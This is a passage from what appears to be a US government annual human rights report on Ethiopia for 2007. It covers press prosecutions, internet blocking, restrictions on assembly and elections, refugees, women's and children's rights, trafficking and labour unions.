On April 19, Tilahun Bekele, editor-in-chief of the defunct *Maebel* private newspaper, was fined \$330 (3,000 birr) for libel; Bekele had published a report 10 years ago alleging corruption in the administration of the Addis Ababa Kirkos Church. Bekele, who had 17 press charges against him during his journalism career, has been acquitted of all the other 16 charges.

During the year Eyob Gebre Egziabher Bayissa, editor-in-chief of the defunct *Seife Nebelbal*, was released on bail after paying \$110 (1,000 birr) for each of two charges. He was accused of reporting in a 2005 issue of *Seife Nebelbal* that the OLF destroyed a military vehicle and killed 18 soldiers "without verifying the story and in violation of the proclamation on upholding legality." Gebre Egziabher, who subsequently left the country, was charged with libel and publishing false information.

The case of Getachew Sime, former editor-in-chief of the defunct Amharic language weekly, *Agere*, whose appeal to the Federal Supreme Court against his 2005 defamation conviction and three-month prison sentence was rejected, remained pending.

Several journalists arrested in 2005 remained in prison. For example, Shiferaw Insemu, a journalist with Ethiopian Television (ETV), who was arrested in 2005, remained in detention on several charges, including passing government information to the OLF leadership.

During the year the government passed laws to expand government control of the media.

On June 7, the government passed a law that prohibits broadcast organizations that were established and have financial or management assistance from outside the country from owning broadcasting companies.

In June the government issued a proclamation that empowers the Ministry of Information to direct and coordinate government information and communication activities and also to serve as the main source of government information; formerly these functions were handled by the Ethiopian News Agency (ENA), which was accountable to parliament. The ministry is also empowered to "issue permits to noncommercial press and monitor their activities," giving further regulatory powers to the ministry. Under the new bill, media organizations that publish private newspapers are obliged to obtain a certificate of competence from the Ministry of Information.

The Ministry of Information requires that newspapers maintain a bank balance of \$1,150 (10,000 birr) when annually registering for a publishing license. This sum effectively precluded some smaller publications from registering. Authorities also required permanent residency for publishers to establish and operate a newspaper. The government did not require residency for other business owners, and some independent journalists maintained that the government used the residency requirement as a form of intimidation. The press law requires all publishers to provide free copies of their publications to the Ministry of Information on the day of publication.

The Ethiopian Free Press Journalists Association (EFJA) remained in disarray following the 2005 crackdown on the private press. Several journalists remained in exile, including EFJA president Kifle Mulat, who was acquitted on April 9 of outrages against the constitution and constitutional order.

Internet Freedom

The government restricted access to the Internet and blocked opposition Web sites, including the site of the Oromo Liberation Front and several news blogs and sites run by opposition diaspora groups, such as the *Ethiopian Review*, *CyberEthiopia.com*, *Quatero Amharic Magazine*, *Tensae*

Ethiopia, and the *Ethiopian Media Forum*. On May 1, Reuters reported that an Internet watchdog accused the country of blocking "scores of anti-government websites and millions of weblogs."

The Ethiopian Telecommunication Corporation, which has 23,887 Internet subscribers, remained the only Internet provider. Citizens in urban areas had ready access to Internet cafes; however, rural access was still extremely limited.

Mobile telephone text messaging, which was blocked by the state telecommunications monopoly following claims that the CUD had used text messaging to coordinate antigovernment actions, restarted on September 12.

Academic Freedom and Cultural Events

The government restricted academic freedom during the year, maintaining that professors could not espouse political sentiments. Authorities did not permit teachers at any level to deviate from official lesson plans and discouraged political activity and association of any kind on university campuses. Reports continued throughout the year of both uniformed and plainclothes police officers being present on and around university and high school campuses. The government arrested students and teachers during the year. Professors and students were discouraged from taking positions not in accordance with government beliefs or practices. There was a lack of transparency in academic staffing decisions, with numerous complaints from individuals in the academic community of bias based on ethnicity and/or religion. The freedoms of speech, expression, and assembly were frequently restricted on university and high school campuses.

Unlike in the previous year, there were no reports that the Ministry of Culture and Tourism banned performances.

b. Freedom of Peaceful Assembly and Association

Freedom of Assembly

The constitution and law provide for freedom of assembly; however, the government restricted this right. Organizers of large public meetings or demonstrations must notify the government 72 hours in advance and obtain a permit; however, the government has issued no such permits since May 2005.

Opposition political parties reported that during the year their supporters were targets of frequent and systematic harassment and violence by government security forces, often after leaving meetings. EHRCO reported that regional governments, including the Addis Ababa regional administration, refused to grant permits or provide security for large meetings.

There were few attacks by police, the army, and militia against demonstrators, largely due to the fact that no public assembly permits were issued and illegal demonstrations were limited; however, police killed demonstrators during the year.

For example, on April 24, the police chief in Damot Weyde District shot and killed Meredo Mega and Alkal Dabso Dingo. The victims were part of a demonstration against the regional administration's decision to merge the victim's district with another district. At year's end there had been no investigation into the shootings. The victims' families reported continued harassment and threats from the police chief.

There was no investigation into the 2006 killing by federal police of 15 demonstrators in the East Wallega zone, Guduru District

There were no new developments reported in numerous 2005 police killings of demonstrators.

The Independent Inquiry Commission, established in late 2006 by the government to investigate the alleged use of excessive force by security forces in violent 2005 antigovernment demonstrations, found that security forces did not use excessive force, given demonstration violence. However, prior to the release of the report, the chairman and deputy chairman of the commission fled the country, allegedly in response to threats made against them by government forces. After fleeing, both stated publicly and showed video evidence that at an official meeting in 2006, the commission had originally decided, by a vote of eight to two, that excessive force was used and that the total number of killed and injured was the same as eventually reported. Following this vote, government officials allegedly urged commission members to change their votes to indicate that excessive force was not used.

The OFDM reported that ruling party cadres seized and destroyed membership cards of OFDM supporters, disrupted OFDM political meetings, and detained OFDM members in police stations and army camps.

Freedom of Association

Although the law provides for freedom of association and the right to engage in unrestricted peaceful political activity, the government in practice limited this right. The Ministry of Justice registers and licenses NGOs, and there was some improvement in transparency of the NGO registration process.

As provided by law, the government required political parties to register with the National Election Board (NEB), which continued to limit political activity by the ONC. For example, during the year the NEB forced the ONC to rename itself by granting the ONC name to a renegade ONC member.

During the year the UEDF, CUDP, OFDM, and ONC reported arrests of members and the forced closure of nearly all political party offices throughout the country (see section 1.d.) and intimidation of landlords to force their eviction. There were credible reports that the government used legal means to harass leadership from an influential opposition political party, utilizing government agencies to restrict party control and membership.

During the year some political leaders, including members of federal and regional parliaments, were prevented from traveling to their constituencies and meeting with supporters.

The ETA continued to encounter government restrictions when attempting to hold meetings. On August 2, police raided a meeting of the Addis Ababa chapter of the ETA without warrant on allegations that the meeting was being held illegally. The police arrested General Secretary Tesfaye Tirga after finding Education International postcards calling for the release of detained ETA members on trial (see section 1.e.). He was allegedly beaten and interrogated before being released.

The ETA has operated since 1967, but in 1993, after the EPRDF took power, an alternate, pro-EPRDF ETA was established. In 1993 the original ETA and the government-supported ETA began prolonged legal battles over the organization's name and property rights. Although the original ETA received favorable judgments in lower courts, the newly formed ETA appealed to the Supreme Court; the appeal remained pending at year's end.

c. Freedom of Religion

The constitution and law provide for freedom of religion, and the government generally respected this right in practice; however, local authorities occasionally infringed on this right. The Ethiopian Orthodox Church (EOC) and Sufi Islam are the dominant religions; nearly 90 percent of the population adhered to one or the other faith.

While the government required that religious institutions annually register with the Ministry of Justice, there were no reports of government action against institutions that chose not to register. Under the law, a religious organization that undertakes development activities must register its development wing separately as an NGO. The government did not issue work visas to foreign religious workers unless they were associated with the development wing of a religious organization.

Some religious property confiscated under the Mengistu (Derg) regime had not been returned by year's end.

Minority religious groups reported discrimination in the allocation of government land for religious sites. Authorities banned a traditional animist Oromo religious group because it suspected that the group's leaders had close links to the OLF. Protestant groups occasionally reported that local officials discriminated against them when they sought land for churches and cemeteries. Evangelical leaders stated that because authorities perceived them as "newcomers," they were at a disadvantage compared with the EOC and the Ethiopian Islamic Affairs Supreme Council (EIASC) in the allocation of land. The EIASC reported that it faced more difficulty obtaining land from the government than did the EOC, while others believed that the government favored the EIASC.

Societal Abuses and Discrimination

On March 26, an evangelist was killed by a group of Muslim youth near a mosque in the town of Jima, Oromiya Region. At year's end there were no arrests in the incident.

Unlike in the previous year, there were no reports of deaths resulting from clashes between Muslims and Ethiopian Orthodox Christians.

The Jewish community numbered approximately 2,000, and there were no reports of anti-Semitic acts.

For a more detailed discussion, see the [2007 International Religious Freedom Report](#).

d. Freedom of Movement, Internally Displaced Persons, Protection of Refugees, and Stateless Persons

Although the law provides for freedom of movement within the country, foreign travel, emigration, and repatriation, the government restricted some of these rights in practice.

Throughout the year in the Gambella Region, the government continued to monitor and sometimes control the passage of relief supplies and access by humanitarian organizations, explaining that it was doing so as a matter of security for those traveling in the region. Between April and year's end, the government severely restricted the movement of persons into and within the Ogaden Region, arguing that the counterinsurgency operation against the ONLF posed a security threat. Travel by members of the press was particularly restricted (see section 1.g.).

The law prohibits forced exile; and the government did not force any citizens into exile. A number of persons remained abroad in self-imposed exile, including 54 journalists (see section 2.a.).

During the year the ICRC repatriated 1,379 Ethiopians from Eritrea and repatriated 62 Eritreans. Most Eritreans and Ethiopians of Eritrean origin registered with the government and received identity cards and six-month renewable residence permits that allowed them to gain access to hospitals and other public services. However, there were anecdotal reports that local government officials denied indigent Eritreans the right to free medical services.

During the year the UNHCR processed 97 cases for resettlement in foreign countries.

Internally Displaced Persons (IDPs)

The conflict between government and rebel forces in the Somali Region resulted in the displacement of thousands of persons (see section 1.g.). Violent clashes between different ethnic groups during the year displaced persons and resulted in deaths and injuries.

The 1998-2000 war with Eritrea produced approximately 350,000 IDPs. Of these, humanitarian agencies resettled an estimated 225,000. The UNHCR estimated there were approximately 200,000 IDPs in the country, including approximately 62,000 in Tigray Region, 44,700 in Gambella Region, 30,000 in the Borena area of the Oromiya Region, and 50,000 on the border of the Oromiya and Somali regions.

During the year the government cooperated with the government of Sudan in the forcible repatriation of Ethiopian refugees. The status of those repatriated is unknown.

Protection of Refugees

The law provides for the granting of asylum or refugee status in accordance with the 1951 UN Convention relating to the Status of Refugees and its 1967 protocol, and the government has established a system for providing protection to refugees. In practice the government provided protection against "refoulement," the return of persons to a country where there is reason to believe they feared persecution, and granted refugee status and asylum. The government generally cooperated with the UNHCR and other humanitarian organizations in assisting refugees and returning citizens.

The government, in cooperation with UNHCR, also continued to provide temporary protection to individuals from Sudan, Eritrea, and Somalia who may not qualify as refugees under the 1951 convention and the 1967 protocol.

During the year the government opened a new refugee camp at Teferi Ber, northeast of the town of Jijiga, to accommodate approximately 8,500 new Somali refugees.

The conflict between ethnic groups in the Gambella Region continued to complicate UNHCR refugee protection efforts (see section 1.g.). Food deliveries to refugees continued in spite of the crisis in the West; however, humanitarian organizations at times were unable to adequately monitor deliveries due to travel restrictions.

The government required that all refugees reside and remain in designated camps, most of which were located near the Eritrean, Somaliland, and Sudanese borders, unless granted permission to live elsewhere in the country. Such permission was given primarily to attend higher education institutions, undergo medical treatment, or avoid security threats at the camps.

Section 3 Respect for Political Rights: The Right of Citizens to Change Their Government

The constitution and law provide citizens the right to change their government peacefully, and citizens exercised this right in practice through generally free and fair elections held on the basis of universal suffrage; however, violence and intimidation of voters and election observers marred polling in many areas in the 2005 election. In practice the EPRDF ruling party dominated the government.

The government policy of ethnic federalism led to the creation of individual constituencies to ensure representation of all major ethnic groups in the House of Peoples' Representatives. Nevertheless, small ethnic groups lacked representation in the legislature. There were 23 nationality groups in six regional states that did not have a sufficient population to qualify for constituency seats; however, in the May 2005 elections, individuals from these nationality groups competed for 23 special seats in the 547-seat House of Peoples' Representatives. Additionally, these 23 nationality groups have one seat each in the 112-seat House of Federation, the upper house of parliament.

Elections and Political Participation

According to domestic and international observers, the May 2005 national elections, in which the EPRDF coalition won 372 of 547 seats, generally reflected the will of the people. Opposition parties made an unexpectedly strong showing, increasing their parliamentary representation from 12 to 172 seats.

Irregularities, including intimidation of voters and election observers, marred polling in many areas. The government and EPRDF also announced the "final" election results before the NEB released them. Observers reported killings, disappearances, voter intimidation and harassment, and unlawful detentions of opposition party supporters, particularly in the Amhara, Oromiya, and Southern Nations, Nationalities, and Peoples regions. The Carter Center expressed concern over reports of improper vote counting and tabulation, stating that its observer teams had "found evidence that ballot boxes have been moved improperly, were improperly secured, or that party agents were barred from polling stations or were not allowed to observe the entire count." It also reported "election day and postelection intimidation and harassment." The head of the European Union's Electoral Observation Mission issued a preliminary report stating that the postelection complaint review process "did not live up to international standards," citing irregularities in key areas. In spite of these criticisms, international observers noted that the elections, and particularly the preelection campaign season, were an important step forward in the country's democratization efforts.

Following the election, opposition parties accused the NEB of being an instrument of the ruling party and of failing to act when informed of electoral irregularities, including ballot stuffing, vote count fraud, bribery, killings, beatings, and widespread intimidation and harassment by ruling party supporters during the national elections.

In June 2005, negotiations between the ruling and major opposition parties over election complaints resulted in an agreement to adopt an ad hoc complaints resolution process to deal with the large number of unresolved electoral complaints. According to the Carter Center, 44 different complaints investigation panels conducted formal investigations and hearings in 178 constituencies across the country, resulting in a decision by the NEB to hold new elections in 31 constituencies. New elections were held in those constituencies in August 2005, but were boycotted by opposition parties due to complaints regarding the election review process.

In 2005 the government and opposition leaders participated in discussions on the opposition's participation in the House of Peoples' Representatives. While most UEDF members decided to take their seats in the house, some CUD leaders announced they would boycott the federal parliament, as well as regional parliaments and the Addis Ababa City Council. However, by year's end most elected CUD members had joined parliament. In 2005 the CUD called for civil disobedience measures, such as horn-honking, boycotting EPRDF-owned businesses, and ostracizing alleged government supporters, which the government publicly declared illegal.

Beginning on November 2005, violent antigovernment protests allegedly organized by the opposition were held in Addis Ababa, and the government arrested several dozen opposition leaders, as well as members of the independent media and civil society groups, for alleged participation in

unlawful activities. Security forces also detained between 30,000 and 50,000 demonstrators for up to three months without charge. Military intervention led to widespread abuses such as arbitrary detention and killings. Security forces arrested at least 12 of the 20 CUD party executive committee members, including party president Hailu Shawel, vice chairman Bertukan Mideksa, secretary-general Muluneh Eyoel, and Addis Ababa mayor-elect Dr. Berhanu Nega, on charges of treason and genocide, among others (see section 1.e.).

During the year a new NEB was elected and a new electoral law was passed by parliament. The law was drafted by a group of ruling and opposition party representatives after several rounds of interparty negotiations. These negotiations, which were also charged with selecting several nominees for the new NEB, initially included the EPRDF and all major opposition parties. However, when the EPRDF refused to consider many proposals from opposition members, several parties walked out of the talks, thereby giving the EPRDF control over drafting of the law and nomination of NEB members.

The EPRDF, its affiliates, and EPRDF supporters controlled all seats in the 112-member House of Federation, whose members were appointed by regional governments and by the federal government. Membership in the EPRDF conferred advantages upon its members, and the party owned many businesses and awarded jobs and business contracts to loyal supporters.

The largest opposition party in the House of Peoples' Representatives was the CUDP, composed of most of the former CUD coalition members, which held 61 seats.

Registered political parties must receive permission from regional governments to open local offices. Opposition parties, such as the CUDP, UEDF, and OFDM, claimed that the pattern of widespread intimidation and violence directed against members of opposition political parties by local government officials continued throughout the year. Opposition parties and the press reported hundreds of such cases, including killings, beatings, arrests, and property confiscation.

Authorities often disrupted or unlawfully banned opposition party meetings.

Unlike in the previous year, there were no reports that authorities told opposition members to renounce their party membership if they wanted access to fertilizer, agricultural services, health care, and other benefits controlled by the government.

Of the 19 members of the Council of Ministers, two were women, and a number of women held senior positions. There were 116 women in the 547-seat House of Peoples' Representatives, a gain from 14 in the previous parliament, and 21 women in the 112-member House of Federation. Of the 14 members of the Supreme Court, three were women. During the 2005 national elections women constituted nearly half of the community observers, party workers, and election officials at polling stations.

Parliamentarians in the House of Peoples' Representatives are elected from every "woreda" (county) in the country and thereby represent the various ethnic minorities present. The House of Federation is made up of one member per approximately one million population, one representative for each region, as well as 20 seats reserved for ethnic minorities that are underrepresented.

Government Corruption and Transparency

The law provides criminal penalties for official corruption; however, the government did not implement these laws effectively. The World Bank's worldwide governance indicators reflected that corruption was a serious problem.

The Ministry of Justice has primary responsibility for combating corruption. A combination of social pressure, cultural norms, and legal restrictions limited corruption. However, government officials appeared to manipulate the privatization process, as state and party-owned businesses received preferential access to land leases and credit. The government's decision to grant MIDROC, the country's largest foreign investor, an exclusive license to import cement was perceived as favoritism toward a government ally.

There were no arrests of high-level government officials, although numerous low-level officials were arrested for corruption during the year.

The law provides for public access to government information, but access was largely restricted in practice.

The government publishes its laws and regulations in the national gazette prior to their taking effect. The Ministry of Information managed contacts between the government, the press, and the public; however, the government routinely refused to respond to queries from the private press (see section 2.a.).

Section 4 Governmental Attitude Regarding International and Nongovernmental Investigation of Alleged Violations of Human Rights

A number of domestic and international human rights groups generally operated with limited government restriction, investigating and publishing their findings on human rights cases. The government generally was distrustful and wary of domestic human rights groups and international observers.

Two of the most prominent domestic human rights organizations were EHRCO and the Ethiopian Women Lawyers Association (EWLA). The government routinely discounted EHRCO's reports and labeled it a political organization.

The EWLA's primary function was to legally represent women. These and numerous other groups primarily engaged in civic and human rights education, advocacy, legal assistance, and trial monitoring. However, the government neither shared information nor acknowledged the existence of human rights abuses with members of the domestic NGO community.

The government sometimes cooperated with international organizations such as the UN. However, in July the ICRC was ordered to cease its

operations in the Somali Region. In September the government restricted international workers for MSF from continuing work in the region. Both the ICRC and MSF had expressed concern about the government's counterinsurgency campaign against the ONLF (see section 1.g.)

Two NGO members active in civic education remained in prison (see section 1.e.).

The ICRC was denied access to federal prisons and to political prisoners.

In 2005 the government expelled representatives of several foreign-based NGOs conducting electoral work and by year's end had not allowed them to return.

Security officials continued to intimidate or detain local individuals to prevent them from meeting with NGOs and foreign government officials investigating abuse allegations.

The government is required by law to establish a human rights commission and an Office of the Ombudsman with the authority to receive and investigate complaints with respect to misadministration by executive branch offices. Both of these entities began work during the year. Each began accepting complaints and performed investigations during the year.

The Ministry of Justice continued to implement a three-year program of human rights training workshops for judges, prosecutors, police, and community members around the country.

Section 5 Discrimination, Societal Abuses, and Trafficking in Persons

The law prohibits discrimination based on race, color, gender, language, national origin, political or other opinion, or social status; however, in practice the government did not effectively enforce these prohibitions.

Women

The law criminalizes rape; however, the government did not fully enforce the law, in part due to widespread underreporting. Most women were unaware of the law, and social mores also discouraged women from reporting rape. Observers estimated that at least 1,000 rapes occurred annually in Addis Ababa, but data based on official police reports counted only approximately 400 cases per year. The press continued to report regularly on rape cases, particularly when injury to minors resulted. Courts sentenced convicted rapists to 10 to 15 years' imprisonment, as prescribed by law.

Domestic violence, including spousal abuse and rape, was a pervasive social problem. A 2005 World Bank study concluded that 88 percent of rural women and 69 percent of urban women believed their husbands had the right to beat them. While women had recourse to the police and the courts, societal norms and limited infrastructure prevented many women from seeking legal redress, particularly in rural areas. The government prosecuted offenders on a limited scale.

The combination of pregnancy at an early age, limited birth space, chronic maternal malnutrition, and a lack of skilled care at delivery often led to obstetric fistulae and permanent incontinence. Approximately 8,700 women developed obstetric fistulae annually, and 27,000 women with untreated fistulae were estimated to be living in rural areas. Treatment for fistulae was available at only one hospital, the Addis Ababa Fistula Hospital, which annually performed over 1,000 fistula operations. It estimated that for every successful operation performed, 10 other young women needed the treatment but did not receive it. The maternal mortality rate was extremely high, partly due to food taboos for pregnant women, poverty, early marriage, and birth complications related to FGM, particularly infibulation.

Prostitution was legal for persons over age 18 and was commonly practiced around the country; however, the law prohibits pimping and benefiting from prostitution. Persons exploited in prostitution routinely reported that poverty was the principal underlying cause.

Sexual harassment was widespread. The penal code prescribes 18 to 24 months imprisonment; however, sexual harassment-related laws were not enforced.

The law sets the legal marriage age for girls and boys at 18, elevates civil law above customary and religious law; allows for the legal sharing of property by unmarried couples who live together for at least five years, eliminates family arbitrators as a means of settling marital disputes in lieu of the court system, allows for the joint administration of common marital property, requires the courts to take into account the situation of children or the weakest member of the family in the event of divorce or separation, and imposes a six-month waiting period on women seeking to remarry following divorce or the death of a spouse. However, the law was not always enforced, and regional councils had authority to determine family law for their respective regions. Four regions maintained their own family law: Amhara, Tigray, Oromiya, and Addis Ababa; however, regional laws were not uniformly enforced. By law, such regional regulations could not conflict with the national constitution.

Discrimination against women was most acute in rural areas, where 85 percent of the population was located. The law contains discriminatory regulations, such as the recognition of the husband as the legal head of the family and the sole guardian of children over five years old. Authorities did not consider domestic violence a serious justification for granting a divorce. There was limited legal recognition of common law marriage. Irrespective of the number of years the marriage existed, the number of children raised, and joint property, the law entitled women to only three months' financial support if the common law relationship ended. A husband had no obligation to provide financial assistance to his family and, as a result, women and children sometimes faced abandonment. The law states that any property owned before marriage belongs to the spouse that previously owned it. Any property gained during marriage is shared equally, although a wife does not have the right to inherit her deceased husband's share. Even with stronger formal laws, most rural residents continued to apply customary law in economic and social relationships.

All land belongs to the government. Although women could obtain government leases to land, and the government had an explicit policy to provide equal access for women to land, rural communities rarely enforced this policy. In nearly all regions women did not have access to land, except through marriage. In practice, when a husband died, other family members often took the land from his widow.

In urban areas, women had fewer employment opportunities than men, and the jobs available did not provide equal pay for equal work.

Children

The government supported efforts by domestic and international NGOs that focused on children's social, health, and legal issues, despite its limited ability to provide improved health care, basic education, or child protection.

As a policy, primary education was universal and tuition-free, but not compulsory; however, there were not enough schools to accommodate the country's youth, particularly in rural areas, and the cost of school supplies was prohibitive for many families. In 2005 73.2 percent of male primary-school-age children and 63.6 percent of female primary-school-age children attended school; in Addis Ababa girls' attendance was significantly higher. Government reports indicated that 22.4 percent of the children who attended school left the system before they reached the second grade, and only 34.9 percent of children who began first grade completed eighth grade.

Child abuse was widespread. Members of an NGO staffed 10 child protection units in Addis Ababa's police stations to protect the rights of juvenile delinquents and juvenile victims of crime. Some police officers received training during the year on procedures for handling cases of child abuse.

Societal abuse of young girls continued to be a problem. Harmful traditional practices included FGM, early marriage, marriage by abduction, and food and work prohibitions.

In the Afar Region older men continued to marry young girls, but media accounts suggested that this traditional practice continued to face greater scrutiny and criticism. Local NGOs, such as the Kembatta Women's Self-Help Center and the Tigray Women's Association, also influenced societal attitudes toward harmful traditional practices and early marriage in their areas. During the year regional governments in Amhara and Tigray instituted programs to educate young women on the issues of early marriage.

The majority of girls and women in the country had undergone some form of FGM. Girls typically experienced clitoridectomies seven days after birth (consisting of an excision of the clitoris, often with partial labial excision, and faced infibulation (the most extreme and dangerous form of FGM) at the onset of puberty. According to a Ministry of Health Demographic and Health survey released in 2005, the practice of FGM among all women had decreased from 80 to 74 percent, while support for the practice among women had dropped from 60 to 29 percent. The penal code criminalizes the circumcision of any female by imprisonment of not less than three months or a fine of not less than \$58 (500 birr). Likewise, infibulation of the genitals is punishable with imprisonment of five to 10 years. However, no criminal prosecutions have ever been brought for FGM. The government discouraged the practice of FGM through education in public schools and broader mass media campaigns.

Although illegal, the abduction of women and girls as a form of marriage continued to be widespread in several regions, including the Amhara, Oromiya, and Southern Nations, Nationalities, and Peoples regions, despite the government's attempts to combat the practice. Forced sexual relationships accompanied most marriages by abduction, and women often experienced physical abuse during the abduction. Abductions led to conflicts among families, communities, and ethnic groups. In cases of marriage by abduction, the perpetrator did not face punishment if the victim agreed to marry him (unless authorities annulled the marriage); even after the conviction of a perpetrator, authorities often commuted the sentence if the victim married him. Child marriage was also a problem, particularly in Amhara and Tigray regions, where girls were routinely married as early as age seven, despite the legal minimum age of 18 for marriage. There were some signs of growing public awareness of the problem of abuse of women and girls, including early marriage.

The government estimated the number of street children totaled 150,000 to 200,000, with approximately 50,000 to 60,000 street children in Addis Ababa. The UN Children's Fund (UNICEF) estimated there were 600,000 street children in the country and more than 100,000 in the capital. UNICEF stated the problem was exacerbated because of families' inability to support children due to parental illness and decreased household income. These children begged, sometimes as part of a gang, or worked in the informal sector. Government and privately run orphanages were unable to handle the number of street children, and older children often abused younger ones. Due to severe resource constraints, hospitals and orphanages often overlooked or neglected abandoned infants. "Handlers" sometimes maimed or blinded children to raise their earnings from begging.

Trafficking in Persons

The law prohibits trafficking in persons; however, there were reports that persons were trafficked from and within the country. The country was a source country for men, women, and children trafficked for forced labor and sexual exploitation. NGOs estimated that international trafficking annually involved between 25,000 and 30,000 victims

According to the International Organization for Migration (IOM) there were a total of more than 130,000 Ethiopian migrant workers (legal and illegal) in the Middle East, predominantly women. NGOs and Ethiopia's Ministry of Labor and Social Affairs (MOLSA) estimated that the majority of illegal Ethiopian workers in Middle Eastern countries were trafficked rather than smuggled for employment purposes. According to data from MOLSA and IOM, 13,498 Ethiopian workers migrated to the Middle East between September 2005 and August 2006; and 12,016 Ethiopian workers migrated to the Middle East between September 2006 and January 2007.

Young women were trafficked to Djibouti and the Middle East, particularly Lebanon, the United Arab Emirates, Saudi Arabia, and Bahrain for involuntary domestic labor. Some women were trafficked for sexual exploitation to Europe (Specifically Turkey and Greece) via Lebanon.

Small numbers of men were trafficked to Saudi Arabia and the Gulf states for exploitation as low-skilled laborers. Both children and adults were trafficked internally from rural to urban areas for domestic labor and, to a lesser extent, for commercial sexual exploitation and forced labor, such as street vending and weaving.

Trafficked Ethiopians transited Egypt, Yemen, Djibouti, Kenya, and Tanzania to perform domestic labor in Lebanon and other Gulf states. They also transited Sudan and Libya as part of irregular migration to Europe and North America. Ethiopians were trafficked to Djibouti for domestic labor and

the sex industry, and to South Africa to perform labor associated with hosting the World Cup.

Local NGOs reported that internal trafficking of children and adults within the country continued to be a serious problem. Vulnerable individuals (such as young adults from rural areas and children) who transited the Addis Ababa bus terminal were sometimes identified and targeted by agents (or traffickers) who approached them offering jobs, food, guidance, or shelter. NGO representatives reported that some traffickers focused on rural villages to recruit specific types of laborers.

According to international NGOs, child prostitution was a growing problem, particularly in urban areas. Approximately 60 percent of persons exploited in prostitution were between the ages of 16 and 25, according to one NGO report. Underage girls worked as hotel workers, barmaids, and prostitutes in resort towns and at rural truck stops. Pervasive poverty, migration to urban centers, early marriage, HIV/AIDS and other sexually transmitted diseases, and limited educational and job opportunities aggravated the sexual exploitation of children.

NGOs reported that houses of prostitution recruited impoverished girls as young as age 11 and kept them uninformed of the risks of HIV/AIDS infection and other sexually transmitted diseases. IOM officials reported some linkages between internal and international trafficking, specifically noting that children internally trafficked from Dire Dawa, Bahir Dar, and Dessie, were frequently sent to the Middle East, transiting through Dire Dawa, Jijiga, Bosasso (in Somalia), and then Djibouti.

The law provides penalties from five to 20 years' imprisonment and a fine not to exceed \$5,656 (50,000 birr) for trafficking women and children. For particularly egregious cases involving bodily harm, the penalty can be up to 10 to 20 years of rigorous imprisonment. Organizations found in violation of Article 599 face a \$11,312 (100,000 birr) fine and dissolution.

Approximately 925 cases of trafficked children were reported to police in 2006, and 67 of those cases were referred to the prosecutors office, according to an NGO. Of the 67, one resulted in a conviction in 2006, 23 were under investigation, and 43 had been closed due to lack of evidence or absconded defendants. Low conviction rates resulted from an understaffed and overburdened judiciary, lack of cooperation from destination country governments, and alleged corruption on the part of responsible local authorities. Traffickers often destroyed evidence, making convictions difficult.

In 2006 and 2007 the government closed illegal international employment agencies suspected of trafficking persons. The government also supervised the work of the legal international labor migration firms, which included antitrafficking training in their initial screening and predeparture counseling programs. Predeparture counseling was designed to inform potential migrants of the risk of being trafficked. During the year the government also provided antitrafficking training to police, judges, and prosecutors.

A few NGOs aided child victims, including the Forum on Street Children-Ethiopia, which provided children forced into prostitution or sexual exploitation with shelter, protection, and return to their families.

Persons with Disabilities

The law does not mandate equal rights for persons with disabilities, and the government devoted few resources to rehabilitate or assist persons with disabilities. Persons with disabilities sometimes complained of job discrimination. The government did not mandate access to buildings or provide services for persons with disabilities. There were approximately seven million persons with disabilities, according to the Ethiopian Federation of Persons with Disabilities. There was one mental hospital and an estimated 10 psychiatrists in the country. The Ministry of Labor and Social Affairs, which was responsible for protecting the rights of persons with disabilities, funded prosthetic and orthopedic centers in five of the nine regional states over the past three years as part of its "National Program of Action for Rehabilitation of Persons with Disabilities."

National/Racial/Ethnic Minorities

There were more than 80 ethnic groups living in the country, of which the Oromo, at 40 percent of the population, was the largest. Although many groups influenced the political and cultural life of the country, Amharas and Tigrayans from the northern highlands played a dominant role. The federal system drew boundaries roughly along major ethnic group lines, and regional states had much greater control over their affairs than previously. Most political parties remained primarily ethnically based.

The military remained an ethnically diverse organization; however, Tigrayans increasingly dominated the senior officer corps. During the May 2005 elections and subsequent demonstrations, there were many reports of Tigrayan or Gambellan troops being used in Addis Ababa and other urban centers where the opposition was strong and where officials did not consider Amhara members of the armed forces sufficiently reliable.

There were occasional reports that officials terminated the employment of teachers and other government workers if they were not of the dominant ethnic group in the region.

Government and ONLF forces were responsible for widespread human rights abuses in the Somali Region (see section 1.g.).

Ethnic conflict in the western, southern, and eastern areas resulted in killings and injuries; however, there were far fewer such cases than in 2006, when hundreds of persons were killed and tens of thousands were displaced. There also were clashes among ethnic groups in the Oromiya, Benishangul-Gumuz, and Southern Nations, Nationalities, and Peoples regions.

On February 27, an ethnic conflict between the Guji and Burji groups in the Arero district of Oromiya Region resulted in two deaths and several injuries.

On May 19, a conflict over land rights between the Oromo and Gumuz ethnic groups in the Haro Limu district of Oromiya Region resulted in five deaths and an unknown number of injuries.

Other Societal Abuses and Discrimination

Homosexuality is illegal and punishable by imprisonment. Instances of homosexual activity determined to be cruel, involving coercion, or involving a minor (age 13 to 16) are punishable by not less than three months or more than five years in prison. Where children under 13 years of age are involved, the law provides for imprisonment of five to 25 years. While society did not widely accept homosexuality, there were no reports of violence against homosexuals.

Societal discrimination against persons with HIV/AIDS continued during the year.

Section 6 Worker Rights

a. The Right of Association

The law provides most workers with the right to form and join unions, and the government allowed this in practice. However, the law specifically excludes teachers and civil servants (including judges, prosecutors, and security service workers) from organizing unions. There was government interference in trade union activities during the year.

A minimum of 10 workers were required to form a union. While the law provides all unions with the right to register, the government may refuse to register trade unions that do not meet its registration requirements. The government retained the authority to cancel the registration of a union after consulting the appropriate courts. There were no reports that the government used this authority during the year. The law stipulates that a trade organization may not act in an overtly political manner. Approximately 300,000 workers were union members.

Seasonal and part-time agricultural workers did not organize into labor unions. Compensation, benefits, and working conditions of seasonal workers were far below those of unionized permanent plantation employees.

Despite government recognition of the independent ETA, authorities required all public school teachers to subsidize a separate government-created and controlled teacher's union (also called ETA) through mandatory withholding of \$0.23 (2 birr) from their monthly salaries. A 2003 ruling by the federal high court that authorities should return the assets of the independent ETA and allow its offices to reopen was appealed to the Supreme Court by the government-controlled ETA; the appeal continued at year's end, and the high court's decision to recognize the independent ETA had not been implemented.

During the year the National Workers Federation for Crops, Fishery and Agro Industry reported that union leaders in the Oromiya Region were harassed, intimidated, and imprisoned by regional police in collaboration with employers. The federation also reported that kebele militia or local police killed activists working in a sugar cane project in the Afar Regional government, in Sabure Woreda, Awara Melka. The federation has submitted a formal letter requesting the government to investigate, but no investigation had been conducted by year's end.

Although the law prohibits antiunion discrimination by employers against union members and organizers, unions reported that employers frequently fired union activists. Lawsuits alleging unlawful dismissal often took years to resolve because of case backlogs in the labor courts. According to labor leaders, a number of court cases in which workers were terminated for union activities were pending after four or five years. Employers found guilty of antiunion discrimination were required to reinstate workers fired for union activities and generally did so in practice.

